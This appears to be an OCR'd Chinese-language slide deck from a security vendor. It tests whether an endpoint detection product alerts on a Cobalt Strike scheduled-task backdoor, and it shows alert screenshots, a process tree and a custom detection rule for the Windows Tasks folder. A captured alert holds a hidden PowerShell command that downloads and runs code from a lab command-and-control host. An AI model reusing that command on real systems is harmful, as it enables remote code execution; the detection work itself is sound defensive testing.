
# 查看GUI taskschuler\_Endpoint Alerts

- 有偵測到剛剛執行的svchost.exe

Alerts						
Search						
Last Hour Time: July 9, 2024 06:49:23 - July 9, 2024 07:49:23						
» Group By	<input type="checkbox"/> ⚙	Alert Date	Name	Endpoint	Source	Artifact Name
	<input type="checkbox"/> ⓘ	2024/07/09 07:38:06	TASK_BACKDDOR	DESKTOP-0V0GKTB	Detection Rules	svchost.exe

# 查看GUI taskschuler\_Endpoint Alerts

- 有偵測到剛剛執行的svchost.exe





# 查看GUI taskschuler\_Endpoint Alerts





















- 可以看到完整路徑

The screenshot displays the 'DESKTOP-0V0GKTB / Process / powershell.exe' alert details. The interface is divided into several sections:

- Process Summary:** Provides metadata for the process.
  - Endpoint: DESKTOP-0V0GKTB
  - OS Type: Windows
  - Name: powershell.exe
  - Command-line: powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.10.38.49:8033/a'))"
  - Start Time: 2024/07/09 06:43:08.217
  - End Time: 2024/07/09 06:44:42.656
  - User: DESKTOP-0V0GKTB\sega\_win10
  - PID: 7020
  - Parent PID: 3728
  - Parent Name: cmd.exe
  - Parent User: DESKTOP-0V0GKTB\sega\_win10
  - Tags: (empty)
- Executable File Summary:** A section for file details, currently empty.
- Process Tree Diagram:** A visual representation of the process hierarchy. A red box highlights the parent process 'svchost.exe'. Another red box highlights the child processes 'powershell.exe' and 'conhost.exe', which are both spawned by 'cmd.exe'.
- Parent Process Summary:** Details for the parent process 'cmd.exe'.
  - Name: cmd.exe
  - Start Time: 2024/07/09 06:43:05.525
  - User: DESKTOP-0V0GKTB\sega\_win10
  - Parent PID: 2116
  - Parent User: NT AUTHORITY\SYSTEM
- Alert Details:** Information about the specific alert.
  - Command-line: C:\Windows\SYSTEM32\cmd.exe /c "C:\Users\sega\_win10\Desktop\cobalstrike.bat"
  - End Time: 2024/07/09 06:44:42.688
  - PID: 3728
  - Parent Name: svchost.exe
  - Parent User Different: Yes

# 查看GUI taskschuler\_Endpoint Alerts


- 有偵測到剛剛執行的svchost.exe

Alerts	Parent	Behaviors	Child Processes	Remote Threads	Executables/Libraries	File	Registry	Process Access	Threat Lookup 0		
	Time		User	PID	Name	Path				Command-line	Signature
 	2024/07/09 07:38:05.508		DESKTOP-0V0GKTB\seg...	5916	cmd.exe	C:\Windows\System32\cmd.exe				C:\Windows\SYSTEM32\c...	Signed
 	2024/07/09 07:33:05.508		DESKTOP-0V0GKTB\seg...	6460	cmd.exe	C:\Windows\System32\cmd.exe				C:\Windows\SYSTEM32\c...	Signed
 	2024/07/09 07:30:11.563		DESKTOP-0V0GKTB\seg...	10080	taskhostw.exe	C:\Windows\System32\taskhostw.exe				taskhostw.exe Install \$(Ar...	Signed
 	2024/07/09 07:28:05.505		DESKTOP-0V0GKTB\seg...	4956	cmd.exe	C:\Windows\System32\cmd.exe				C:\Windows\SYSTEM32\c...	Signed
 	2024/07/09 07:26:09.945		NT AUTHORITY\SYSTEM	3600	taskhostw.exe	C:\Windows\System32\taskhostw.exe				taskhostw.exe	Signed
 	2024/07/09 07:23:48.898		NT AUTHORITY\SYSTEM	1444	rundll32.exe	C:\Windows\System32\rundll32.exe				"C:\Windows\system32\ru...	Signed
 	2024/07/09 07:23:48.898		DESKTOP-0V0GKTB\seg...	9084	taskhostw.exe	C:\Windows\System32\taskhostw.exe				taskhostw.exe	Signed
 	2024/07/09 07:21:00.599		DESKTOP-0V0GKTB\seg...	6248	taskhostw.exe	C:\Windows\System32\taskhostw.exe				taskhostw.exe Install \$(Ar...	Signed
 	2024/07/09 07:01:58.529		NT AUTHORITY\SYSTEM	9412	MicrosoftEdgeUpdate.exe	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe				"C:\Program Files (x86)\Mi...	Signed



# 查看Fidelis\_Endpoint\_Alerts

- 查看剛剛使用schtasks新增排程，沒有看到告警，之前測試是會有關閉防火牆的告警




The screenshot displays the 'Alerts' section of a security management interface. The top header shows the date and time '2024/07/09 06:57 UTC'. Below the header, there is a search bar and a filter dropdown set to 'Last 4 Hours' with a time range of 'Time: July 9, 2024 02:57:56 - July 9, 2024 06:57:56'. A 'List' button is visible on the right. The main area contains a table with the following columns: 'Alert Date', 'Name', 'Endpoint', 'Source', and 'Artifact Name'. The table is currently empty, indicating no alerts were found within the specified time frame. A sidebar on the left contains various navigation icons, including a 'Group By' dropdown.

Alert Date	Name	Endpoint	Source	Artifact Name
------------	------	----------	--------	---------------



# 補充



# 偵測 Windows 儲存排程的資料夾

預設enrichment有一條規則是透過檢視排程資料夾是否有更動做出LOG，將規則修改為Creat並設定Action為Alters

Edit Detection Rule - MDR TH: System: Scheduled Task

Rule

Query Criteria

Endpoints

+ Add Criteria

Test Query

( Behavior Type = File Create AND Path =~ \Windows\System32\Tasks\ AND Path !~ \Windows\System32\Tasks\Microsoft AND Path =~ \Windows\System32\Tasks\OneDrive ) AND ( OS Type IN Windows )

Target

File

Clear Criteria

AND

Behavior Type

=

File Create

Path

=~

\Windows\System32\Tasks\

Path

!~

\Windows\System32\Tasks\Microsoft

Path


!~

\Windows\System32\Tasks\OneDrive

Cancel

Save

# 成功偵測排程被建立



The screenshot displays the FAIRLINE security dashboard. The top navigation bar shows the date and time as 2024/07/12 06:32 UTC, the user as alan.tsou, and a notification icon. The main interface is divided into three sections: a left sidebar for endpoint management, a central table of alerts, and a right pane for alert details.

**Endpoint List (Left Sidebar):**

- Endpoints: aftteaching, BadGuy-TT, DESKTOP-00IIFU, DESKTOP-6JIDH1M, DESKTOP-7QNCUCS.joanlab.local, DESKTOP-BGNRRBA, DESKTOP-GUDUHRD (selected), DESKTOP-LU9RBJO, DESKTOP-RT2DUTU, Dumbcat-TMP414, Fairline-Tech-NB1.

**Alerts Table (Center):**

Name	Source	Intel ...	S.	AI...
System: Su...	Detectio...	System: Si	High	2024/0
MDR TH: Sy...	Detectio...	MDR TH: S	Medi	2024/0
MDR TH: Sy...	Detectio...	MDR TH: S	Medi	2024/0
System: Su...	Detectio...	System: Si	High	2024/0
System: Su...	Detectio...	System: Si	High	2024/0
Registry: T1...	Detectio...	Registry: T	Medi	2024/0
Behavior: T...	Detectio...	Behavior: ^	Critic	2024/0
Behavior: T...	Detectio...	Behavior: ^	High	2024/0
MDR TH: Sy...	Detectio...	MDR TH: S	Medi	2024/0
Local Proxy...	Detectio...	Local Prox	High	2024/0
MDR TH: Pr...	Detectio...	MDR TH: F	Medi	2024/0
MDR TH: Pr...	Detectio...	MDR TH: F	Medi	2024/0
hfs.exe	Intellige...	jim_Malwe	Warr	2024/0
Jim_IOC	Intellige...	Jim_IOC	Warr	2024/0
Jim_IOC	Intellige...	Jim_IOC	Warr	2024/0
tyler_block	Intellige...	tyler_block	Critic	2024/0

**Alert Summary - View Behavior (Right Pane):**

- Name:** MDR TH: System: Scheduled Task
- OS Type:** Windows
- IP Address:** 10.10.31.37
- Alert Id:** 541801
- Artifact Name:** `svchost.exe | C:\Windows\System32\Tasks\Cobal Strike`
- Source:** Detection Rules
- Intel Name:** MDR TH: System: Scheduled Task
- User:** NT AUTHORITY\SYSTEM
- Description:** Utilities such as at and schtasks, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the the remote system. (MITRE ATT&CK - TA0004,TA0003,T1053.005,T1053,TA0002)
- Alert Date:** 2024/07/12 09:54:49.708
- Received Date:** 2024/07/12 05:35:50.640



# 結語

- 使用GUI task scheduler預設不會有告警(原廠規則無)
- 使用CobaltStrike預設不會有告警(原廠規則無，需要關閉即時防護才能成功，但後續如果開啟即時防護，在session未關閉情況下可以保持連線)
- 增設使用GUI task scheduler排程後門時告警



# Q and A

[www.fairline.com.tw](http://www.fairline.com.tw)



<https://www.facebook.com/fairlinetw/>



Fairline 中飛科技



 **FAIRLINE** 中飛科技



# THANK YOU

[www.fairline.com.tw](http://www.fairline.com.tw)



<https://www.facebook.com/fairlinetw/>



Fairline 中飛科技



 **FAIRLINE** 中飛科技